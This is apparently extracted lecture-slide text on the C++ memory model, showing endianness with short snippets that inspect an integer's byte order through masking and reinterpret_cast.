
Memory Model




Memory Model



Memory Model



Memory Model



Endianness



network byte order

byte order of data in memory

most systems use this

big endian

little endian



```
int x =  
0x0A0B0C0D;
```


```
(x & 0xff000000) >> 24 == 0x0A;
```

```
reinterpret_cast<char*>(&x)[0] == 0x0A;
```


```
reinterpret_cast<char*>(&x)[0] == 0x0D;
```

Automatic Storage

